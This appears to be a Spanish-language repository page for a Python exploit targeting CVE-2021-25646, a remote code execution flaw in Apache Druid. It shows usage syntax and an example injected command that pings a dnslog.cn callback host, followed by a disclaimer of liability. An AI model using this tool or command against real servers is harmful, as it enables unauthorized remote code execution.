 j2ekim/cve-2021-25646
Exploit en Python para la vulnerabilidad de ejecución remota de código CVE-2021-25646 en Apache Druid, que permite la inyección de comandos mediante peticiones HTTP manipuladas.

por j2ekim
  python exp.py -u [--url] -c [--command]
  python cve-2021-25646.py -u http://127.0.0.1:8888 -c "ping 5ap7ta.dnslog.cn"

https://www.adminxe.com/2109.html
Cualquier consecuencia o pérdida directa o indirecta causada por la difusión o el uso de esta herramienta será responsabilidad exclusiva del usuario. El autor no asume ninguna responsabilidad al respecto.
